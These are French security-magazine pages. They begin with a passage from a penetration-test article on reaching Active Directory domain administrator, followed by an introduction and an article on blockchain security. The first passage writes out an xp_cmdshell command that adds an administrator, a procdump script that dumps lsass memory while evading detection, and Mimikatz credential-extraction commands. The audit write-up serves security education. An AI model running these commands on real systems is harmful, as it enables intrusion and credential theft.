


Fig. 1 : Mots de passe en clair dans des scripts accessibles à tous les utilisateurs du domaine.

Typiquement, il sera possible de découvrir un ou plusieurs scripts contenant des identifiants (en dur) d'accès à une base de données. Ici, on prendra l'exemple (réaliste) d'un accès administrateur à une instance de base de données MS SQL, qui s'exécute avec des droits administrateur au niveau du système d'exploitation Windows.

Dans ce cas, il est possible de créer un nouvel administrateur, avec la commande **xp_cmdshell** suivante :

```
SELECT system_user ;
EXEC xp_cmdshell 'net localgroup Administrators Wavestone2 /add' ;
```

xp_cmdshell est une « procédure générale étendue » stockée sur tout serveur MS SQL à partir de SQL Server 2000. Elle engendre une commande Windows avec en argument une chaîne de caractères à traiter. La sortie est renvoyée sous forme de lignes de texte.

Il est surtout possible de lancer un script .bat de dump de la mémoire du serveur de la façon suivante :




Fig. 2 : Lancement d'un script de récupération de la mémoire sur le serveur de base de données.

Le script **procdump.bat** permet simplement de lancer l'exécutable Sysinternals classique **[PROCDUMP]** (qui permet le dump de la mémoire sans être détecté, contrairement à Mimikatz ou une de ses éventuelles versions recompilées) :

```
@echo off
C:\Windows\TEMP\audit2017\procdump.exe -accepteula -ma lsass.exe
.\dumpaudit2017.dmp 2>&1
```

Précision importante, le script **procdump.bat** ne se trouve pas sur le serveur de base de données par hasard, il aura été :

- téléchargé par un auditeur sur son poste connecté au réseau ;
- déposé par l'auditeur sur un *share* accessible en lecture/écriture publiquement (oui, il y en a beaucoup, et dans toutes les organisations) ;
- déplacé du *share* vers le serveur de base de données avec une commande **xp_cmdshell** du type :

```
EXEC xp_cmdshell 'mv //repertoire/distant/sur/le/share /repertoire/local' ;
```

2.4 Dump ! Dump ! Dump !

Le lancement de **procdump.bat** permet donc d'obtenir un fichier .DMP, qu'on peut de nouveau déplacer sur le *share* avec une commande **xp_cmdshell**.

Il ne reste plus qu'à trouver un moyen de placer ce dump dans un répertoire où l'on puisse lancer Mimikatz, typiquement, sur le poste d'un auditeur !

Pour faire sortir le dump du réseau local, différentes options s'offrent à nous, la plus pratique étant celle qui est souvent disponible lors d'un audit : la clé USB. Sinon,on peut envisager d'autres moyens d'exfiltrations plus complexes (HTTPS, DNS...).

La fameuse commande suivante permettra ainsi de récupérer les identifiants en mémoire du serveur.

```
mimikatz # sekurlsa::minidump dumpaudit2017.dmp
mimikatz # sekurlsa::logonPasswords
```

On récupère ainsi différents identifiants, dont un compte de service (qu'on appellera ici **superSvc**) évoquant des privilèges élevés sur de nombreuses machines du domaine.

2.4.1 Bloodhound

C'est ici qu'on utilise **[BLOODHOUND]**, un formidable outil d'analyse des permissions et autres *Access Control List* d'un Active Directory. Cet outil ne faisant pas l'objet de l'article, on se contentera de mentionner qu'il permet d'identifier que **superSvc** peut se connecter à un grand nombre de serveurs du domaine avec des privilèges administrateurs... donc à des serveurs sur lesquels un administrateur du domaine se serait déjà connecté.

2.5 Chérie, j'suis admin du domaine

Retour à PowerView : il s'agit maintenant de trouver un serveur auquel un administrateur du domaine ainsi que notre compte superSvc peuvent se connecter. Le compte superSvc doit détenir des privilèges suffisants sur la machine cible pour récupérer la mémoire du processus **lsass.exe**, typiquement des privilèges administrateurs, et les identifiants de l'administrateur de domaine doivent toujours se trouver en mémoire, ce qui sera le cas si le serveur n'a pas été redémarré depuis la dernière connexion de notre cher admin.

Cette tâche peut être très rébarbative et laborieuse si l'on cherche « au pif », les administrateurs de domaine ne se connectant pas non plus à l'ensemble des serveurs du domaine toutes les trente secondes.

Afin d'accélérer le processus de recherche, il suffit de croiser les résultats de notre commande précédente préférée :

```
Find-DomainUserLocation
```

... avec les serveurs indiqués par BloodHound, cette fois-ci non pas pour y dénicher des scripts, mais pour y récupérer des mots de passe.

Avec le résultat indiqué à la figure 3, on peut constater que superSvc peut effectivement se connecter au serveur correspond au champ « SessionFrom » (10.1.2.4).

Notez que c'est bien sur ce dernier que résident les identifiants de login interactif, et non pas sur la cible **ComputerName**, qui n'autorise une connexion que via Kerberos (voir article *MISC* de septembre sur la détection des attaques contre un AD avec Splunk **[MISC]**), et ne possède donc pas les identifiants de l'administrateur en mémoire.

On se connecte donc avec **superSvc** au serveur sur lequel s'est récemment connecté notre administrateur du domaine, en partageant le disque local, puis on lance




Fig. 3 : Analyse des permissions de superSvc avec Bloodhound.

procdump, on récupère la mémoire du serveur sur notre poste, un coup de mimikatz, et voilà les identifiants de l'administrateur du domaine qui apparaissent.

Game over.

2.6 Crack them all !

Sans entrer dans des détails qui dépasseraient le cadre de cet article, le fait de devenir administrateur du domaine n'est naturellement pas la dernière étape pour un attaquant chevronné : il est notamment possible de se déplacer latéralement sur des réseaux tiers, positionner plusieurs mécanismes de persistance (**[AD Persistence]**), de récupérer la base des mots de passe sur un contrôleur de domaine **[NTDIS]**, de supprimer certaines traces gênantes...

Conclusion

PowerSploit et un de ses scripts principaux PowerView, s'appuient sur des fonctionnalités natives PowerShell pour apporter aux auditeurs une flexibilité et une efficacité très appréciable lors d'audits d'environnements Active Directory.

En pratique, il suffit souvent d'une faille applicative a priori isolée, d'un défaut de configuration ou de positionnement de droits, d'une mauvaise pratique de gestion de mots de passe dans un script, pour permettre à un attaquant d'acquérir des droits élevés.

Il existe des remèdes et mesures de surveillance aux vulnérabilités qu'exploite PowerView, mais la puissance de cet outil est telle qu'il risque de couler beaucoup d'eau sous les ponts avant que son utilisation ne devienne inutile. Alors : n'hésitez plus, utilisez PowerView ! ■

Remerciements

Un immense remerciement à l'ensemble du *pool* audit Wavestone pour leurs vannes et remarques plus ou moins constructives. Merci plus particulièrement à Arnaud Soullié pour sa relecture et ses encouragements.

Références

[POWERSPLOIT] https://github.com/PowerShellMafia/PowerSploit

[POWERVIEW] https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon/Powerview.ps1

[MIMIKATZ] http://blog.gentilkiwi.com/mimikatz

[NET-CEASE] https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b

[PULLREQUEST] https://github.com/PowerShellMafia/PowerSploit/pull/267

[KERBEROAST] https://adsecurity.org/?p=2293


[PROCDUMP] https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

[BLOODHOUND] https://github.com/BloodHoundAD/BloodHound

[MISC] https://connect.ed-diamond.com/MISC/MISC-093/Aller-plus-loin-que-l-evenement-4624-detecter-les-actions-malveillantes-sur-un-AD

[AD Persistence] https://adsecurity.org/?p=1929

[NTDIS] https://www.cyberis.co.uk/2014/02/obtaining-ntdsdit-using-in-built.html



www.hsc-formation.fr

HSC by Deloitte.

« ANYONE CAN KILL YOUR CONTRACT »

Depuis quelques mois, il devient très difficile de passer à côté du flot de paroles confuses qu'entoure l'engouement pour ce que l'on nomme « blockchain » et plus particulièrement son application pour les « crypto-monnaies ». Cela au point que les nouveaux pratiquants de cette religion viennent de s'approprier le préfixe crypto, au grand dam de ceux qui la pratiquent réellement (oui, la cryptographie).

L'angélisme poussé jusqu'à la bêtise par certains, en témoigne un tweet de John McAfee [0] qui réagissait à l'augmentation du bitcoin au-dessus du seuil des 16 000 $ (« *Those of you in the old school who believe this is a bubble simply have not understood the new mathematics of the Blockchain, or you did not cared enough to try. Bubbles are mathematically impossible in this new paradigm* »), masque une réalité simple : il n'y a pas de magie, cette technologie va être confrontée à des problèmes concrets et à de grosses difficultés, d'autant plus si elle est déployée trop rapidement. Ce qui a, de fait, déjà eu lieu. La pluie actuelle d'ICO (« *Initial Coin Offering* » est un moyen de financement de projet en échangeant des crypto-monnaies ayant de la valeur contre des tokens émis par l'organisme derrière la levée de fonds) donne l'impression d'être dans les années 2000 et de voir se vendre des projets de sites web pour des fortunes sur la base d'une présentation PowerPoint de 3 slides. Faire le tri dans ce vacarme pour pouvoir distinguer le bon du très mauvais est une tâche qui, durant les prochains mois, va certainement devenir envisageable après un atterrissage forcé dans la réalité. Cela est d'autant plus désirable que les défis techniques sous-jacents aux « blockchains » sont réellement intéressants.

Pour ce premier dossier concernant la « blockchain », et ce n'est certainement pas le dernier, l'approche va être relativement simple : quels sont, factuellement, les impacts pour la sécurité ? Pour cela, nous allons revenir sur quelques évènements qui ont marqué l'actualité, parfois de manière rocambolesque, comme l'attaque sur le wallet multi-sig de Parity à l'été 2017, ayant entraîné le vol de quelques dizaines de milliers d'éthers. Cela étant, il apparaît même parfois qu'il n'est pas nécessaire que l'action soit délibérément malveillante pour provoquer des conséquences désastreuses. En témoigne un autre bug sur le wallet multisig de Parity quelques mois après l'attaque, cette fois-ci découvert accidentellement par un utilisateur (le titre de cette introduction est tiré du sujet de l'issue ouverte sur GitHub pour ce bug). La conclusion de ces deux épisodes est que lorsque l'on écrit du code, un « smart-contract » par exemple, il peut être vulnérable. La répétition est la base de la pédagogie, paraît-il.

Le dossier commencera par une introduction aux nombreuses applications possibles de la « blockchain », d'un retour sur l'attaque du wallet multi-sig de Parity avec l'explication de quelques concepts fondamentaux. S'ensuivra un regard sur la sécurité des portefeuilles légers Bitcoins et pour terminer, une analyse d'une nouvelle mode qui n'est qu'à ces débuts : le mining indésirable.

Émilien Gaspar / gapz / eg@miscmag.com

[0] https://twitter.com/officialmcafee/status/938938539282190337

AU SOMMAIRE DE CE DOSSIER :

BLOCKCHAIN, NOUVEAU PARADIGME DE LA SÉCURITÉ ?

Alain CORPEL – alain.corpel@utt.fr

Sara SADCHAOUCHE – sara.sadchaouche.2016@utt.fr

mots-clés : *BLOCKCHAIN / DICT / SIGNATURE / HORODATAGE / IOT / RÉSILIENCE / CERTIFICAT / MESSAGERIE / TRAÇABILITÉ / CONFIANCE / CONSENSUS*

La blockchain (chaîne de blocs) est surtout connue pour ses monnaies virtuelles notamment ses applications phares Bitcoin et Ethereum. Mais cette technologie peut nous apporter bien plus en termes d'applications de sécurité.

L'explosion des crypto-monnaies est relativement récente, mais elle a mis en lumière une technologie prometteuse : la blockchain. Certaines applications, autres que les crypto-monnaies ont déjà ou devraient profiter d'un tel engouement. C'est notamment le cas pour la gestion des cadastres, les contrats intelligents (*smart contracts*), la traçabilité des médicaments, le covoiturage... En fait, les possibilités applicatives semblent ne pas avoir de limite.

1 La Blockchain et les 4 piliers de la sécurité

Tous les professionnels de la sécurité connaissent le triptyque disponibilité, intégrité et confidentialité (le célèbre DIC) souvent associé à la traçabilité (ou preuve). Nous allons voir comment la blockchain intervient au niveau de ces différentes notions.

1.1 Disponibilité

En cryptographie, il est d'usage de préciser qu'elle intervient à tous les niveaux de la Sécurité des Systèmes d'Information sauf au niveau de la disponibilité. En effet, nous l'utilisons au niveau des réseaux privés virtuels, des messageries et de la signature électronique afin d'assurer la confidentialité, l'intégrité et la traçabilité des données échangées. Mais en aucun cas, elle n'intervient au niveau de la disponibilité. Pour la blockchain, qui utilise massivement la cryptographie, le problème de disponibilité est adressé grâce à son caractère décentralisé. Si nous prenons comme exemple le Bitcoin **[1]**, chaque nœud possède l'ensemble de la blockchain (il a été recensé 11 683 nœuds au 24 décembre 2017). Ces nœuds sont également répartis géographiquement sur un grand nombre de pays **[2]**. Le risque d'une indisponibilité suite à une interruption de service chez un ou plusieurs opérateurs de l'Internet est donc fortement réduit. Néanmoins, le minage étant de plus en plus difficile et de plus en plus cher, il est possible que le nombre de mineurs diminue rapidement dans les années à venir. Autre problème qui pourrait se poser, une mise à jour logicielle au niveau du Bitcoin Core ou une transaction « mal formée » serait en mesure d'altérer le fonctionnement de Bitcoin. La réplication à grande échelle a l'inconvénient de son avantage : une donnée plantant un nœud pourrait impacter très rapidement l'ensemble des nœuds.

1.2 Intégrité

Le contrôle de l'intégrité constitue l'un des principaux attraits de la blockchain. Celle-ci recourt massivement aux fonctions de hachage. Par exemple, l'adresse Bitcoin d'un utilisateur est une dérivée de sa clé publique générée par l'algorithme ECDSA **[3]**. Cette dérivée est constituée à partir de différents algorithmes de hachage (SHA256 et RIPEMD160). L'adresse peut ensuite être chiffrée avec la clé privée de l'utilisateur. Les transactions sont également signées numériquement et chaque bloc, contenant des transactions, stocke également le hash du bloc précédent, le tout étant répliqué sur l'ensemble des nœuds. Pour modifier un bloc, il faudrait au minima modifier tous les blocs suivants et cela sur tous les nœuds sans que personne ne s'en aperçoive. Bon courage !

1.3 Confidentialité

Même si l'objectif premier de la blockchain n'est pas la confidentialité puisqu'elle sert surtout à créer un grand livre de compte ouvert et consultable par tous, elle permet néanmoins d'intégrer celle-ci. Pour cela, il suffirait de se servir des propriétés des algorithmes asymétriques utilisés dans la blockchain, chaque utilisateur ayant au minimum une bi-clé. Par exemple, nous pourrions rajouter une couche de sécurité en générant une clé de session (comme dans le protocole HTTPS) permettant de chiffrer le contenu d'une transaction après validation de celle-ci par le mécanisme de consensus. Cette clé pourrait ensuite être transmise au destinataire de la transaction en la chiffrant avec sa clé publique.

1.4 Traçabilité

Comme l'intégrité, la traçabilité fait partie intégrante de la blockchain dont l'un des objectifs est de remplacer les tiers de confiance **[4]**. Dans une blockchain « classique », non seulement l'ensemble des transactions est enregistré et horodaté depuis la création de la blockchain, mais ces transactions ne peuvent être modifiées, car chaque nouveau bloc dépend du précédent par l'intégration de l'empreinte de celui-ci. Nous comprenons mieux pourquoi la blockchain a de nombreuses applications juridiques et qu'elle convienne parfaitement comme outil d'archivage.

2 Quelques applications significatives

Infalsifiable et sécurisée, la blockchain est un système de gestion de données numériques transparent basé sur le protocole pair-à-pair **[5]**. Cette technologie décentralisée et distribuée qui assure l'intégrité et l'historisation des transactions, pourrait remplacer tout ou partie des tiers de confiance centralisés (banques, notaires…) **[6]**. De nombreux secteurs d'activités pourraient alors profiter de cette technologie grâce à la signature de documents, l'horodatage et la non-falsification des différentes modifications qui assurent l'authenticité des actifs traités.

2.1 La signature et l'horodatage

Depuis la création du Bitcoin, la blockchain est considérée comme un grand livre de comptes public, anonyme et infalsifiable, contenant toutes les transactions permettant la traçabilité de cette crypto-monnaie. Les blocs qui constituent cette chaîne sont signés numériquement et horodatés **[7]**. Reprenons très schématiquement le fonctionnement de l'utilisation des bitcoins à travers un exemple afin de mieux comprendre le processus.

Imaginons Alice et Bob. Tous les deux possèdent un portefeuille en bitcoins. Alice procède au règlement d'un service sollicité chez Bob. Le processus de paiement s'effectue de la manière présentée en figure 1.

La blockchain, par l'intermédiaire de la signature électronique et de l'horodatage, a pour objectif de conférer à l'actif virtuel traité (texte, image, vidéo, son…) une valeur probante et lui garantir une existence tout en conservant son intégrité dans le temps.

La signature électronique assure l'intégrité des données et leur authenticité. Alors que l'horodatage constitue la preuve de la traçabilité des actions menées sur ledit actif, en lui apposant une heure et une date faisant juridiquement foi.

L'utilisation des fonctions de hachage telles que SHA-256 permet de pouvoir vérifier rapidement et de manière simple les données enregistrées dans la blockchain même si celle-ci n'est plus utilisée ou mise à jour. Nous avons donc une immutabilité de la signature et de l'horodatage. Évidemment, l'intégration de telles fonctions n'est valable qu'à condition que leur intégration dans les programmes soit effectuée correctement, notamment au niveau de la génération de « sels » vraiment aléatoires.

2.2 La lutte contre la fraude

La lutte contre la fraude peut être illustrée par une problématique que nous commençons à rencontrer de plus en plus souvent : les faux diplômes ou les diplômes falsifiés. Les fraudeurs aux diplômes n'ont pas beaucoup de mal à falsifier un diplôme, car il n'existe pas de système public accessible par tous et capable de fournir la preuve de leur validité. Pour lutter contre cela, certaines écoles **[8]** commencent à certifier leurs diplômes avec une blockchain.

La blockchain permet donc aux organismes d'établir des documents numériques légaux, infalsifiables et vérifiables à n'importe quel moment par tous, grâce à la création d'une clé cryptographique unique pour le diplôme auquel elle sera reliée. Chaque diplômé sera muni de son diplôme « papier » plus du QR code de son diplôme numérique. Ceci permettra au recruteur d'en vérifier l'authenticité et l'intégrité grâce à une blockchain de la même manière que pour une transaction effectuée avec une crypto-monnaie.

Un autre exemple de lutte contre la fraude est la mise en place de cadastres numériques sécurisés soit pour pallier au manque de cadastre papier soit pour éviter la modification donc de porter atteinte à l'intégrité de cadastres existants qu'ils soient numériques ou papiers **[9]**. Là encore, la blockchain offre de nombreux avantages comme la création d'un cadastre public donc visible par tous, mais non modifiable et cela sur une période de temps très longue. Il permet également d'avoir une

